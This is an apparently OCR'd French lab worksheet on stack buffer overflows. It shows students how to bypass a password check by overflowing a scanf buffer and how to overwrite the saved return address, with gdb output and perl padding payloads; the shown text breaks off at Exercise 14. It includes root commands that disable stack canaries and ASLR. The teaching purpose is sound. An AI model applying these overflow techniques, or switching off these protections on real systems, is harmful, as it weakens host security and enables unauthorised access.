TD BUFFER OVERFLOW




TABLE DES MATIERES

Commençons doucement 3
Exercice 1 : 3
Pré-requis 4
Exercice 2 : 4
La théorie 6
La pratique 8
Exercice 3 8
Exercice 4 9
Exercice 5 11
Exercice 6 11
Exercice 7 12
Allons plus loin 12
Avant de commencer 12
Exercice 8 12
Pas de hasard… 13
Rappel : fonctionnement de la pile d'exécution 13
Le problème… 18
Exercice 9 18
Un débordement contrôlé ! 19
Exercice 10 19
Exercice 11 19
Exercice 12 20
Exercice 13 20
Exercice 14 21
Exercice 15 22
Exercice 16 23
Exercice 17 24
Préparons la charge 24
Exercice 18 24
Une affaire d'endian… 25
Exercice 19 25
À l'attaque ! 26
Exercice 20 26

Contre-mesures 26
Conclusion 27
Annexe I 28
TD_overflow_1.c 28
Annexe II 29
TD_Overflow_2.c 29

TD BUFFER OVER FLOW

En août 1996, une publication scientifique[1] met en avant une vulnérabilité ancienne mais méconnue : le débordement de tampon ou « buffer overflow ». Dans cet article, l'auteur évoque l'exploitation de débordements de tampons dans des programmes implémentés en langage C, tout en précisant que de telles brèches étaient présentes dans des programmes à usage répandu, notamment dans les systèmes d'exploitation UNIX.

Il s'agit d'une vulnérabilité très ancienne et pourtant très répandue encore. Elle est à l'origine d'un manque de rigueur de la part d'un programmeur, lorsque celui-ci désire effectuer une copie de données à destination d'un « buffer » mais que la capacité de celui-ci est a priori insuffisante pour contenir la quantité de données souhaitées. Il y a alors débordement et on parle ainsi de débordement de tampon ou « buffer overflow ».

Exploiter ce genre de vulnérabilités nécessite quelques connaissances dans le domaine de la programmation en C, ainsi que dans le fonctionnement d'un programme informatique au sens large : comment il manipule la mémoire, comment il exécute des instructions binaires. Ce sont ces notions qui seront appréhendées dans le présent document.

COMMENÇONS DOUCEMENT

Nous débuterons ce TD par l'étude du débordement de tampon dans la pile d'exécution.

EXERCICE 1 :

Considérons le programme *TD_overflow_1.c* fourni en annexe I. Vous en étudierez le code source afin de proposer un schéma de fonctionnement.

[1] Smashing the stack for fun and profit – Aleph1

Vous ne rencontrerez certainement pas ce programme dans la vie réelle. Il se contente de faire quelque chose qui a un intérêt : demander un mot de passe à l'utilisateur et le comparer avec un mot de passe codé en dur dans le code. Si ceux-ci correspondent, l'utilisateur est prévenu de sa réussite. Sinon, le programme indique l'échec.

Nous allons tester ce programme sur une distribution Linux.

PRE-REQUIS

Afin de mener les exercices de ce document à leur terme, il est indispensable de dégrader le niveau de sécurité des fichiers compilés. En effet, le canari (en français), ou *Stack-Smashing Protector* (également appelé SSP), est une extension au compilateur GCC qui permet de minimiser les dommages pouvant être dus à des attaques de type dépassement de tampon.

Ce système ajoute à la pile en mémoire des champs de valeurs aléatoires. Ainsi, lors de l'exécution, si les valeurs attendues ont été remplacées lors d'une attaque en *buffer overflow*, le programme s'arrête. Le canari fournit donc une protection efficace contre la corruption de pile (*stack-smashing*). Il est à noter que le nom français « canari » fait référence aux canaris qui étaient utilisés jadis pour détecter les fuites de grisou dans les mines de charbon.

Cette protection pouvant compromettre la réussite des exercices du présent document, il conviendra donc de compiler les fichiers .c en utilisant, *a minima*, l'option -fno-stack-protector.

EXERCICE 2 :

Compilez le programme *TD_overflow_1.c*.

Commande de compilation utilisée :

Exécutez-le.

Sortie du programme en saisissant un mot de passe quelconque :

Sortie du programme en saisissant le mot de passe inscrit en dur dans le code source :

Ces sorties correspondent-elles à ce que vous attendiez ?

Mais allons plus loin : pensez-vous possible de réussir le test et obtenir l'accès sans connaître le mot de passe légitime ? Si oui, par quel moyen ?

Exécutez à nouveau le programme et saisissez un mot de passe quelconque de plus de 60 caractères. Que constatez-vous ?

Aurions-nous trouvé le bon mot de passe ? Vous savez, par l'étude du code C, que ce n'est pas le cas. Alors pourquoi avons-nous réussi à obtenir un accès valide ?

La réponse est simple : nous avons effectué un « buffer overflow ». Pour cela, nous avons débordé du tampon alloué au mot de passe suggéré jusqu'à écraser la variable *access_granted*. Cette variable vaut donc désormais autre chose que 0. Le test de contrôle d'accès est alors validé.

Pour le vérifier, nous allons d'abord essayer de comprendre ce qu'il s'est passé dans la théorie, puis nous utiliserons nos compétences en rétro-ingénierie pour savoir ce qu'il s'est réellement produit.

LA THEORIE

Au prologue de la fonction main, nous avons une pile d'exécution vide, avec un certain espace mémoire qui a été alloué. Comme vu en cours, cet espace mémoire servira à stocker les variables locales, ainsi qu'à mettre en place les arguments des fonctions que nous appellerons.

Considérons la pile de départ :

Lors du déroulement du code, le programme arrive à la déclaration de la première variable :

```
int access_granted = 0;
```


Cette instruction aura pour effet d'allouer de l'espace mémoire à notre variable, au sein de l'espace mémoire alloué dans la pile d'exécution par la fonction *main*. Nous aurons donc logiquement ceci :

L'espace mémoire se situe vers la base de la pile, dont l'adresse est stockée dans le registre EBP.

Nous rencontrons ensuite la seconde déclaration de variable :


```
char suggest[40] = {'\0'};
```

De même que pour *access_granted*, nous allons allouer un espace mémoire pour la variable char *suggest* :



Que se passe-t-il lorsque nous exécutons l'instruction *scanf("%s", suggest);* ?


Le programme va attendre des données utilisateurs entrées au clavier. Ces données seront inscrites dans la zone mémoire pointée par *suggest*, donc dans la pile d'exécution. Après déroulement de l'instruction, l'espace mémoire de *suggest* est réinscrit par les données utilisateur. L'écriture se faisant du sommet de la pile (RSP en mode 64-bits, ESP en mode 32-bits) vers sa base (RBP en mode 64-bits, EBP en mode 32-bits)), elle ressemblera dorénavant à ceci :



Contenu des variables

Que se passe-t-il si l'espace mémoire alloué à la création de la variable *suggest* est insuffisant pour contenir l'intégralité des informations saisies par l'utilisateur ?

Nous sommes face à un débordement de tampon, ou « buffer overflow » : l'écriture du contenu d'une variable continue de se faire malgré la trop petite taille allouée à cette variable. Pour l'exemple, nous saisissons environ 50 « A » en considérant que l'espace alloué à la variable *suggest* est de 40 caractères, soit 40 octets. Nous débordons alors sur l'espace mémoire alloué à la variable précédente : *access_granted*.



Contenu des variables

La variable *access_granted*, qui valait initialement « 0 », se trouvera affectée d'une autre valeur en fonction des données que nous aurons fournies au programme (AAAAAAA pour l'exemple). Cette valeur sera naturellement différente de 0. Or, le programme teste l'existence de la variable *access_granted* (différente de 0) pour autoriser l'accès ou non. Nous avons réussi à obtenir l'accès que nous convoitions, même si nous n'avons pas entré le bon mot de passe !

LA PRATIQUE

Afin de comprendre le fonctionnement intime du programme, nous allons utiliser le debugger natif de Linux : GDB. Pour que son usage soit le plus efficace, il convient de compiler le code source du programme à étudier en ajoutant l'option –g.

EXERCICE 3

Recompilez *TD_overflow_1.c* optimisé pour GDB.

Ouvrez l'exécutable obtenu avec gdb, puis désassemblez la fonction *main*.

Vous devez obtenir le code assembleur de la fonction main tel que :

```
(gdb) disass main
Dump of assembler code for function main:
   0x00000000000007f0 <+0>:    push   %rbp
   0x00000000000007f1 <+1>:    mov    %rsp,%rbp
   0x00000000000007f4 <+4>:    sub    $0x30,%rsp
   0x00000000000007f8 <+8>:    movl   $0x0,-0x4(%rbp)
…
```

Nota bene : les adresses mémoire contenues dans ce document correspondent à l'architecture de la machine de développement. Il y a fort à parier que vous aurez d'autres adresses sur vos écrans : adaptez-vous !

Passons en revue les instructions du début de fonction. Ce sont elles qui mettent en place le cadre de pile, ou "*stack frame*", de la fonction main, et qui allouent de l'espace mémoire dans ladite pile.

```
0x00000000000007f0 <+0>:     push   %rbp
0x00000000000007f1 <+1>:     mov    %rsp,%rbp
0x00000000000007f4 <+4>:     sub    $0x30,%rsp
```

Ces données vont mettre en place le cadre de pile délimité par rsp (sommet) et rbp (base) afin de ne pas perturber l'espace mémoire de la fonction appelante. En effet, il a bien fallu qu'on exécute du code qui se charge d'appeler la fonction main, en lui passant les arguments de la ligne de commande ! Il est crucial de ne pas interférer avec les données de cette fonction.

Viennent ensuite les instructions suivantes :

```
0x00000000000007f8 <+8>:     movl   $0x0,-0x4(%rbp)
0x00000000000007ff <+15>:    movq   $0x0,-0x30(%rbp)
0x0000000000000807 <+23>:    movq   $0x0,-0x28(%rbp)
0x000000000000080f <+31>:    movq   $0x0,-0x20(%rbp)
0x0000000000000817 <+39>:    movq   $0x0,-0x18(%rbp)
0x000000000000081f <+47>:    movq   $0x0,-0x10(%rbp)
```

Nous reconnaissons-là leur équivalent en C :

```
int access_granted = 0;
char suggest[40] = {'\0'};
```

Il est même possible de déterminer précisément à quels emplacements mémoire seront situées nos variables ! L'instruction située à l'adresse 0x00000000000007f8 fait un :

```
movl  $0x0,-0x4(%rbp)
```

En d'autres termes, elle écrit la valeur 0 à un emplacement mémoire pointé par l'opération « -0x4(%rbp) », qui correspond à la valeur contenue par le registre rbp, moins 4. Nous devinons donc aisément que notre variable *access_granted* se situe à 4 octets au-dessus de la base de la pile. En résumé, elle est tout en bas ! Comme indiqué par l'instruction « mov**l** », la donnée écrite sera un long int de 32 bits, soit 4 octets.

Nous avons ensuite déclaré un tableau de char de 40 octets et que nous avons nommé *suggest*. Comment déterminer que ces cinq instructions correspondent en fait à char *suggest*[40]; ?


```
0x00000000000007ff <+15>:    movq   $0x0,-0x30(%rbp)
0x0000000000000807 <+23>:    movq   $0x0,-0x28(%rbp)
0x000000000000080f <+31>:    movq   $0x0,-0x20(%rbp)
0x0000000000000817 <+39>:    movq   $0x0,-0x18(%rbp)
0x000000000000081f <+47>:    movq   $0x0,-0x10(%rbp)
```

Simplement parce qu'avec l'instruction « mov**q** », la donnée écrite sera un quad de 64 bits, soit 8 octets. 5 écritures de huit octets font 5 x 8 = 40 octets.

EXERCICE 4

Calculer les positions relatives à rbp (format -0x00(%rbp)) des débuts et fin du tableau de char *suggest*[40].

Nous en déduisons que notre tableau *suggest* s'étend de -0x30(%rbp) à -0x08(%rbp). Un schéma vaut mieux qu'un long discours. Voici l'état de notre pile après notre analyse de code :



Mais pourquoi y a-t-il 4 octets situés entre l'espace mémoire de *suggest* et celui de *access_granted* ? Cela voudrait dire que *suggest* fait en fait 44 octets ? Non, le programme étant compilé sur une architecture 64-bit, celui-ci a besoin d'aligner ses variables sur 64 bits, soit 8 octets. *access_granted* mesure 4 octets. Il faut donc 4 octets de plus pour nous aligner proprement. C'est le bourrage, ou *padding*.

Vérifions que *suggest* commence bien à -0x30(%rbp). Attardons-nous sur ces instructions :

```
lea    -0x30(%rbp),%rax
mov    %rax,%rsi
lea    0x10b(%rip),%rdi        # 0x951
mov    $0x0,%eax
callq  0x690 <__isoc99_scanf@plt>
```

On charge dans le registre rax la valeur de -0x30(%rbp) grâce à l'instruction lea (Load Effective Address). Ainsi, notre registre rax aura pour valeur une adresse mémoire située à 0x30 octets au-dessus de la base de la pile.

Cette même valeur est copiée dans le registre rsi. Il s'agit du registre qui contient le second argument d'une fonction avant son appel, comme le précise la convention d'appel de fonctions sur un système d'exploitation Linux x64.

À ce stade commencent les instructions d'appel de fonction *scanf*. Les valeurs de rax et rsi étant celles de la dernière variable déclarée, nous savons dorénavant que *suggest* pointe à -0x30(%rbp). Plus aucun doute possible.

Pour l'appel de *scanf*, le registre qui doit contenir le premier argument d'une fonction est rdi, ou edi dans sa version 32-bit. Ainsi, l'instruction suivante :

```
lea    0x10b(%rip),%rdi        # 0x951
```

Charge dans rdi la valeur 0x10b. En faisant le lien avec notre code source et en admettant que nous appelons *scanf* avec les arguments "%s" et *suggest*, nous en déduisons que 0x10b est une adresse mémoire qui pointe sur une chaîne de caractère "%s".

EXERCICE 5

D'après notre schéma de la pile d'exécution ci-dessus, combien d'octets faut-il écrire à l'aide de *scanf* pour commencer à écraser la valeur initialement contenue dans *access_granted* ?

Si nous faisons le calcul, nous commencerons à écraser *access_granted* à partir de (-0x30(%rbp))-(-0x04(%rbp)) = -48 + 4 = -44 octets.

Supposons que nous fournissions 44 fois le caractère « A » à *scanf* : cette instruction écrira 44 octets à l'emplacement pointé par *suggest*. On aura déjà débordé sur le "bourrage" qui sépare *suggest* de *granted_access*.

De plus, ayant saisi une chaine de caractères au *scanf*, celui-ci ajoutera le « \0 » terminal. La variable *granted_access*, valant auparavant 0, vaut à présent « \0 ». Mais cela ne change rien : « \0 » et 0 sont de valeur nulle et ne valident donc pas le test d'existence d'*access_granted* pour obtenir l'accès.

EXERCICE 6

Exécuter TD_overflow_1 et tester plusieurs longueurs de chaine de caractère.

Notons que perl permet de générer des chaines de caractères de taille variable en une commande. La commande est bien utile et permet de préparer un copier/coller : *perl -e 'print "A" x 44 . "\n"'*

Si nous mettons un caractère « A » de plus, sachant que celui-ci a pour valeur 0x41 ou 65 dans le code ASCII, alors notre variable *access_granted* vaudra autre chose que 0. Ainsi, nous aurons normalement réussi à exploiter notre buffer overflow et obtenu notre accès sans connaître le mot de passe !

EXERCICE 7

Tenter d'obtenir un accès valide au système d'information sans utiliser la clé codée en dur !

ALLONS PLUS LOIN

Nous allons à présent exploiter des vulnérabilités de type "Stack-based overflow" dans un contexte d'exécution où la sécurité est amoindrie. Les chapitres précédents vous ont montré qu'il était dangereux de ne pas contrôler la taille de la mémoire écrite par un processus. Cette nouvelle partie a pour objectif de pousser l'exemple encore plus loin et de vous montrer ce qu'il est possible de faire au sein de la pile d'exécution.

AVANT DE COMMENCER

Il nous faut tout d'abord identifier l'environnement de compilation dans lequel nous nous trouvons. Si, en 2018, la plupart des architectures matérielles est en 64 bits, ce n'est pas forcément le cas de tous les exécutables. Cela dépend en effet du compilateur utilisé et des options choisies.

Pour forcer gcc à compiler en mode 32-bits, il faut ajouter l'option « -m32 » en argument de la commande de compilation. Pour cela, il est indispensable d'avoir installé les extensions 32 bits de gcc se trouvant dans les paquets « gcc-multilib » et « libc6-dev-i386 ».

EXERCICE 8

Compiler *TD_overflow_1.c* en modes 32 et 64-bits, puis comparer les codes en assembleur visualisables dans GDB. Quelles différences identifiez-vous ?

Le premier élément flagrant est la taille des adresses en mémoire. Alors qu'en 64-bits, les adresses sont codées sur 8 octets (8x8 octets = 64 bits) octets, elles n'utilisent que 4 octets en mode 32-bits :

Mode 64-bits : 0x000055555555478a <+0> : push %rbp

Mode 32-bits : 0x565555fd <+0>: lea 0x4(%esp),%ecx

En second lieu, les acronymes désignant la base et le sommet de la pile diffèrent : nous trouvons RBP et RSP en mode 64-bits, mais EBP et ESP en mode 32-bits. Toutefois, cela ne change rien au fonctionnement du programme et, par conséquent, au présent TD :

Mode 64-bits : 0x00000000000007f0 <+0>: push %**rbp**

Mode 32-bits : 0x56555607 <+10>: push %**ebp**

Enfin, la constitution des codes assembleur 32 et 64 bits est différente. S'il est possible de retrouver les fonctions équivalentes entre ces 2 architectures de compilation, les limitations d'espace mémoire en 32-bits multiplient les appels réalisés. Globalement, le code assembleur 32-bits est plus long que le 64-bits.

PAS DE HASARD…

Il sera nécessaire de désactiver une sécurité du système d'exploitation : l'ASLR. Derrière cet acronyme se cache l'intitulé *Address Space Layout Randomization*. Nous pourrions traduire cela en français par distribution aléatoire de l'espace d'adressage. Cette contre-mesure de sécurité sert, comme son nom l'indique, à distribuer des adresses mémoires aléatoires lorsque votre processus est monté en mémoire. Nous verrons pourquoi il s'agit d'une sécurité contre les exploitations de vulnérabilité type *Stack-based overflow* et pourquoi il nous est nécessaire, à des fins pédagogiques, de la désactiver.


Pour désactivez l'ASLR jusqu'au prochain redémarrage, entrez la commande suivante en super utilisateur (root) : « *echo 0 > /proc/sys/kernel/randomize_va_space* »

RAPPEL : FONCTIONNEMENT DE LA PILE D'EXECUTION

Pour la beauté de l'exemple, considérons le programme suivant :


```
#include <stdio.h>
#include <stdlib.h>

int add_numbers(int a, int b) {
   return a + b;
}

int main() {
   int sum = add_numbers(1, 2);
   printf("1 + 2 = %d\n", sum);
   return 0;
}
```

Vous l'aurez compris : ce programme va effectuer une addition entre deux entiers défini en dur dans la fonction main à l'initialisation des variables a et b. Schématisons la pile d'exécution au moment d'appeler la fonction *add_numbers*. Dans la théorie, nous avons ça :




Avant d'appeler la fonction *add_numbers*, il faut lui fournir les arguments dont elle a besoin. L'ABI (Application Binary Interface) de Linux spécifie les conventions d'appel d'une fonction au niveau binaire. En ce qui concerne les architectures x86 (32-bits), elle précise que les arguments doivent être déposés sur la pile de sorte que le premier argument se retrouve au sommet. Puis suivent le deuxième argument, le troisième, etc.

En résumé, si nous appelons une fonction dont le prototype est « *function(arg1, arg2, arg3);* », la pile d'exécution aura le schéma suivant :



Ainsi, dans notre cas du programme d'addition, il nous faudra déposer les arguments initialisés 1 et 2 sur la pile, de sorte que nous ayons :



La fonction *add_number* est prête à être appelée et exécutée. Mais avant d'exécuter cette fonction, il faut s'assurer de deux choses :


- pouvoir revenir au flux d'exécution de la fonction appelante, juste après que la fonction *add_number* ait été exécutée ;
- construire un nouveau cadre de pile (ou *stack frame*) pour la fonction *add_number*.

Pour la première contrainte, le programme va tout simplement empiler une valeur qui correspond à une adresse mémoire pointant sur l'instruction à exécuter une fois la fonction *add_number* déroulée.


Dans notre code, nous avons :

```
int sum = add_numbers(1, 2);
printf("1 + 2 = %d\n", sum);
```


Ainsi, pour que le programme puisse continuer de dérouler la fonction main après avoir appelé la fonction *add_number*, il va déposer, en quelque sorte, l'adresse mémoire à laquelle se situent les instructions qui vont se charger de faire *printf("1 + 2 = %d\n", sum);*. En architecture 32-bits (ou intel x86), le registre EIP se charge de pointer sur la prochaine instruction à exécuter. C'est la valeur de ce registre qui sera sauvegardée sur la pile d'exécution. Nous l'appellerons SEIP ("*saved eip*"). Ainsi, la disposition de la pile d'exécution ressemblera à ceci :



Le flux d'exécution va pouvoir dérouler la fonction *add_number* appelée. Mais avant, elle doit mettre en place son cadre de pile afin de délimiter l'emplacement mémoire qui lui ait réservé. Pour cela, elle va sauvegarder la valeur du registre EBP précédent (celui fixant la base du cadre de pile de la fonction main()), au même titre que l'instruction call l'a fait pour eip :




L'appel de fonction positionne ensuite le contenu actuel du registre ebp à esp. Si les deux registres pointent sur la même adresse mémoire, alors notre pile d'exécution est vide. Schématiquement, cela ressemble à ceci :



Ensuite, la fonction va pouvoir réserver son propre espace mémoire, ceci à l'aide d'instructions push ou sub esp, X. L'instruction push "dépose" des données sur la pile et a pour effet de modifier la valeur du registre esp. La seconde instruction décrémente le registre esp d'une certaine valeur. Souvenez-vous, la pile évolue des adresses hautes aux adresses basses. Le fait de décrémenter le registre esp consiste donc à faire grossir la pile "vers le haut".


Une fois que la fonction aura alloué des données, voici ce que nous pourrions avoir :




Nous pouvons nous apercevoir d'une chose en étudiant les adresses mémoire visibles dans gdb : si la pile d'exécution est alignée sur quatre octets (ce qui est le cas en mode 32-bits), cela signifie que chaque élément mesure en fait quatre octets. Nous pouvons alors adresser les éléments suivants :

- argument 1 : situé à l'adresse pointée par ebp, plus 8. (il y a sebp et seip avant, comme nous pouvons le voir sur la figure ci-dessus).
- argument 2 : situé à l'adresse pointée par ebp, plus 12. (8 + 4 octets suivants).


Une fois la fonction *add_number* exécutée, le programme va restaurer le cadre de pile de la fonction appelante (main), en repositionnant esp à ebp grâce à la sauvegarde présente dans sebp. Les variables locales à la fonction *add_number* seront considérées, du point de vue du programme, comme « détruites ». Schématiquement, nous aurons :



La sauvegarde du pointeur de base de pile utilisé par main sera dépilée et restaurée dans le registre ebp, ce qui donnera :



Il faut ensuite rendre le contrôle du flux d'exécution à la fonction main. Pour cela, nous dépilons la sauvegarde du pointeur d'instruction dans eip et la fonction main peut reprendre son exécution où elle en était.



Vous pouvez constater que la pile n'est pas totalement "nettoyée" puisqu'il reste nos arguments pour la fonction *add_numbers* au sommet de la pile. Selon certaines conventions d'appel liées aux ABI (Application Binary Interfaces) de votre compilateur, ceux-ci seront nettoyés de sorte que le registre esp pointe à nouveau au-dessus des variables locales à la fonction main. Nous ne nous attarderons pas sur ces détails puisqu'ils n'handicapent pas la compréhension de cet article, mais j'invite grandement les intéressés à se renseigner sur cet article de Wikipédia : http://en.wikipedia.org/wiki/X86_calling_conventions#Callee_clean-up

C'est bon pour la théorie ? Nous allons pouvoir maintenant entrer dans le vif du sujet et nous poser la question suivante… En quoi consiste un Stack-based overflow ?

LE PROBLEME…

Au début de ce TD, nous avons vu qu'il était possible d'écraser des zones mémoires faute de rigueur de la part du programmeur lorsque la taille de la mémoire n'était pas contrôlée. Nous avions illustré un exemple au sein de la pile d'exécution et nous débordions sur une autre variable, compromettant ainsi le schéma d'exécution normal du binaire.

Ici, nous allons tenter d'écraser une autre valeur, bien plus critique.

EXERCICE 9

Quelle valeur vous parait la plus intéressante pour réaliser une attaque par écrasement de contenu ?

Vous l'aurez deviné : c'est seip qui va nous intéresser. Souvenez-vous : il s'agit de la sauvegarde du pointeur vers les instructions à exécuter au retour de la fonction. Si nous arrivons à réécrire ce pointeur, nous pourrions détourner le flux d'exécution de notre programme !

Nous allons donc tenter d'écraser seip afin qu'au retour d'une fonction appelée, nous puissions exécuter une autre fonction que celle prévue. Afin de rendre l'exercice plus simple, la fonction d'attaque sera présente dans le code source du programme. Pas besoin, donc, d'aller pointer vers une adresse hors de la zone mémoire d'exécution du programme.

UN DEBORDEMENT CONTROLE !

Soit le code *TD_overflow_2.c* fourni en annexe II.

EXERCICE 10

Étudier le code source et proposer un schéma de fonctionnement du programme.

EXERCICE 11

Après analyse du code source, identifier le moment/l'instruction qui permettra d'atteindre notre objectif : écraser le seip.

Dans la fonction *treatment*, la fonction standard *strcpy* va copier les octets de la source *arg* à la destination *name* jusqu'à rencontrer un \0 (fin de chaîne). Mais cette opération est réalisée sans faire de contrôle de taille. Comme le tableau *name* fait 32 caractères, si nous fournissons bien plus de caractères que cela, alors le comportement sera indéfini.

EXERCICE 12

Compiler le code source *TD_overflow_2.c* en mode 32-bits et en désactivant les canaris.

Commande de compilation utilisée :

Tester l'application. Son fonctionnement est-il conforme à votre analyse ?

En passant une longue chaine de caractère en argument, le programme plante :

```
user@debian:~/ $ ./TD_overflow_2 `perl -e 'print "A" x 50'`
------------------------------
Traitement identité :
------------------------------
Profil AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA validé
Erreur de segmentation
```

Une erreur de segmentation (en anglais segmentation fault, en abrégé segfault) est un plantage d'une application qui a tenté d'accéder à un emplacement mémoire qui ne lui était pas alloué.

EXERCICE 13

Déboguer notre programme pour savoir ce qu'il s'est réellement passé. Exécuter le programme *TD_overflow_2* sous gdb en passant 50 lettres « A » en arguments. Quelle erreur est reportée ?

Le résultat de l'exécution sous gdb nous précise l'erreur :

```
(gdb) r `perl -e 'print "A" x 50'`
Starting program: /home/user/TD_overflow_2 `perl -e 'print "A" x 50'`
----------------------------
Traitement identité :
----------------------------
Profil AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA validé

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

Ce que gdb nous dit après exécution, c'est qu'il n'arrive pas à exécuter de code à l'adresse 0x41414141. Il ne s'agit pas d'une adresse mémoire valide : c'est en réalité la valeur hexadécimale de 4 fois 41, 41 correspondant au code ASCII hexadécimal de la lettre « A ». En résumé, nous avons réécrit la valeur de seip avec 4 lettres « A », cette valeur a été restaurée au retour de la fonction *treatment* et le programme n'a pas pu continuer, ne sachant pas ce qui se trouve à l'adresse 0x41414141.

Nous nous en assurons en demandant à gdb le contenu de l'adresse 0x41414141 :

```
(gdb) x/i 0x41414141
=> 0x41414141:          Cannot access memory at address 0x41414141
```

EXERCICE 14

